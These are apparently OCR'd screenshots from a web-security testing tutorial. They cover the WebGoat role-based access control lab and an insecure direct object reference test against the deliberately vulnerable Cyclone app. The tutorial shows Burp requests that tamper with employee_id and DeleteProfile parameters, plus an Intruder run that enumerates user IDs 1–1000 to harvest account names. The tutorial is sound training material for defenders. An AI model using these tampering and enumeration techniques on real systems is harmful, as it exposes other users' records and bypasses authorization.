
Select from the list below

Larry Stooge (employee)
Moe Stooge (manager)
Curly Stooge (employee)
Eric Walker (employee)
Tom Cat (employee)
Jerry Mouse (hr)
David Giambi (manager)
Bruce McGuirre (employee)
Sean Livingston (employee)
Joanne McDougal (hr)
John Wayne (admin)

Filter: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	S
2607	http://192.168.222.136	GET	/WebGoat/javascript/makeWindow.js			3
2608	http://192.168.222.136	GET	/WebGoat/javascript/toggle.js			3
2613	http://192.168.222.136	GET	/WebGoat/javascript/javascript.js			3
2614	http://192.168.222.136	GET	/WebGoat/javascript/lessonNav.js			3
2626	http://192.168.222.136	GET	/WebGoat/images/menu_images/1x1_o...			4
2636	http://192.168.222.136	POST	/WebGoat/attack?Screen=65&menu=200	✓		2
2640	http://192.168.222.136	GET	/WebGoat/javascript/makeWindow.js			3
2642	http://192.168.222.136	GET	/WebGoat/javascript/menu_system.js			3

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=65&menu=200
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
security_level=0; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; PHPSESSID=4fm02fkqqdmii61so7o22gnhk0;
Server=b3dhc3Bid2E=; JSESSIONID=E151225304320E6FA9AA1F46E2D2B998
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1

employee_id=111&action=DeleteProfile
```




```
3043  http://192.168.222.136  POST  /WebGoat/attack?Screen=65&menu=200    ✓  ✓  200  33531  HTML         LAB: Role Based Acces...
3046  http://192.168.222.136  GET   /WebGoat/javascript/toggle.js                304  230    script  js
3048  http://192.168.222.136  GET   /WebGoat/javascript/makeWindow.js            304  229    script  js
3049  http://192.168.222.136  GET   /WebGoat/javascript/menu_system.js           304  230    script  js
3050  http://192.168.222.136  GET   /WebGoat/javascript/javascript.js            304  229    script  js
3051  http://192.168.222.136  GET   /WebGoat/javascript/lessonNav.js             304  230    script  js
3064  http://192.168.222.136  GET   /WebGoat/images/menu_images/1x1_o...         404  1368   HTML    gif  Apache Tomcat/6.0.24 - ...
```

```
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=65&menu=200
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=4fm02fkqqdmii6lso7o22gnhk0; Server=b3dhc3Bid2E=; JSESSIONID=E151225304320E6FA9AA1F46E2D2B998
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1

employee_id=102&action=EditProfile
```



```
3043  http://192.168.222.136  POST  /WebGoat/attack?Screen=65&menu=200    ✓  ✓  200  33531  HTML         LAB: Role Based Acces...
3046  http://192.168.222.136  GET   /WebGoat/javascript/toggle.js                304  230    script  js
```

```
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=65&menu=200
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=4fm02fkqqdmii6lso7o22gnhk0; Server=b3dhc3Bid2E=; JSESSIONID=E151225304320E6FA9AA1F46E2D2B998
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1

employee_id=102&action=DeleteProfile
```



```
3043  http://192.168.222.136  POST  /WebGoat/attack?Screen=65&menu=200    ✓  ✓  200  33531  HTML         LAB: Role Based Acces...
3046  http://192.168.222.136  GET   /WebGoat/javascript/toggle.js                304  230    script  js
```

```
                                    Stage 2: Add Business Layer Access Control.<br><br /><b><font color="blue"> THIS LESSON ONLY WORKS WITH THE DE
/>Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done
DeleteProfile functionality is properly denied.</div>
                                    <div id="message" class="info"><BR> * You have completed Stage 1: Bypass Business Layer Access Control.<BR> *
Control</div>
```

3. Testing for Insecure Direct Object References


Insecure Direct Object References occur when an application provides direct access to objects based on user-supplied input. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, for example database records or files.


Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users, files in the system, and more. This is caused by the fact that the application takes user supplied input and uses it to retrieve an object without performing sufficient authorization checks.

How to Test


- Map out all locations in the application where user input is used to reference objects directly. The best way to test for direct object references would be by having at least two or more users to cover different own objects and functions.
- The value of a parameter is used directly to retrieve a database record
- The value of a parameter is used directly to perform an operation in the system
- The value of a parameter is used directly to retrieve a file system resource
- The value of a parameter is used directly to access application functionality

Test example


192.168.222.136/cyclone/
Search
CYCLONE TRANSFERS
Home
About
Leaders
Help
All Users
Marley Bartons Account
My Bank Accounts
My Transfers
My Settings
Sign out
CYCLONE
Welcome to Cyclone!
A new way to transfer money to your friends!
Hi, Marley Barton
Transfer Money Now!
CAUTION: This is an intentionally broken web application. Please do NOT use any real information


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Intercept
HTTP history
WebSockets history
Options
Request to http://192.168.222.136:80
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex

```
GET /cyclone/users/4 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/cyclone/
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=lovuarrl8t2luoo5b99m3qom34; Server=b3dhc3Bid2E=; JSESSIONID=E151225304320E6FA9AA1F46E2D2B998;
_cyclone_session=BAh7B0kiD3Nlc3Npb25faWQG0gZFRkkiJTQ3ZWJiNDJhYmYxMDc1MWJhNjE2ZDM0Mjg4YTQxNDQyBjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMThTbnhnZ0MzSHhVS1ViZnlydk50V0srcmhpSVJZWHBoWWdjSEdxdUphYVk9BjsAR
g%3D%3D--21eaa662a815394f3798f898bc19ce77f34497bc; remember_token=Stu37BrvdLCcPfSwaD7x4g
Connection: close
Upgrade-Insecure-Requests: 1
```



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
1 ×
2 ×
...
Target
Positions
Payloads
Options
Start attack
Add §
Clear §
Auto §
Refresh

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /cyclone/users/§4§ HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/cyclone/
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=lovuarr18t2luoo5b99m3qom34; Server=b3dhc3Bid2E=; JSESSIONID=E151225304320E6FA9AA1F46E2D2B998;
_cyclone_session=BAh7B0kiD3Nlc3Npb25faWQG0gZFRkkiJTQ3ZWJiNDJhYmYxMDc1MWJhNjE2ZDM0Mjg4YTQxNDQyBjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMThTbnhnZ0MzSHhVS1ViZnlydk50V0srcmhpSVJZW
HBoWWdjSEdxdUphYVk9BjsARg%3D%3D--21eaa662a815394f3798f898bc19ce77f34497bc; remember_token=Stu37BrvdLCcPfSwaD7x4g
Connection: close
Upgrade-Insecure-Requests: 1
```


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
1 ×
2 ×
...
Target
Positions
Payloads
Options
Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.


Payload set: 1
Payload count: 1,000
Payload type: Numbers
Request count: 1,000

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range


Type: ● Sequential ○ Random
From: 1
To: 1000
Step: 1
How many:


192.168.222.136/cyclone/users/4
CYCLONE TRANSFER
Marley Barton
Attack
Save
Columns
Results
Target
Positions
Payloads
Options
Request
Response
Raw
Headers
Hex
HTML
Render

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
6	6	200	☐	☐	7785	
7	7	200	☐	☐	7777	
8	8	200	☐	☐	7793	
9	9	200	☐	☐	7783	
3	3	200	☐	☐	7791	
10	10	200	☐	☐	7795	
11	11	200	☐	☐	7795	
12	12	200	☐	☐	7789	
13	13	200	☐	☐	7807	
14	14	200	☐	☐	7797	
15	15	200	☐	☐	7789	
16	16	200	☐	☐	7791	
17	17	200	☐	☐	7785	

```
<meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Cyclone Transfers | Mr. Brody Bashirian</title>


<!-- Le HTML5 shim, for IE6-8 support of HTML elements -->
<!--[if lt IE 9]>
  <script src="http://html5shim.googlecode.com/svn/trunk/html5.js" type="text/javascript"></script>
<![endif]-->
```


Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Add
Edit
Remove
Duplicate
Up
Down
Clear
Refetch response
? < + >
Type a search term
OK
Cancel

Match type: ● Simple string
○ Regex

☐ Case sensitive match
☑ Exclude HTTP headers

Grep - Extrac

These settings c

☑ Extract the fo

Maximum capture

Grep - Paylo

These settings can be used to flag result items containing reflections of the submitted payload.

Define extract grep item

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

☑ Define start and end

● Start after expression: <title>Cyclone Transfers

○ Start at offset: 1110

● End at delimiter: </title>

○ End at fixed length: 24

☐ Extract from regex group


\.0">\n (.*?) \| Marley

☑ Case sensitive

☐ Exclude HTTP headers ☑ Update config based on selection below

HTTP/1.1 200 OK

0 matches


Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	<title> Cyclone Tranfer...
102	102	200	☐	☐	7766	| abc
101	101	200	☐	☐	7762	| a
62	62	200	☐	☐	7781	| Yvonne Hahn
86	86	200	☐	☐	7783	| Watson Boyer
9	9	200	☐	☐	7783	| Virgie Ortiz
90	90	200	☐	☐	7787	| Verna Champlin
53	53	200	☐	☐	7789	| Tremaine Heaney
18	18	200	☐	☐	7785	| Tatum Okuneva
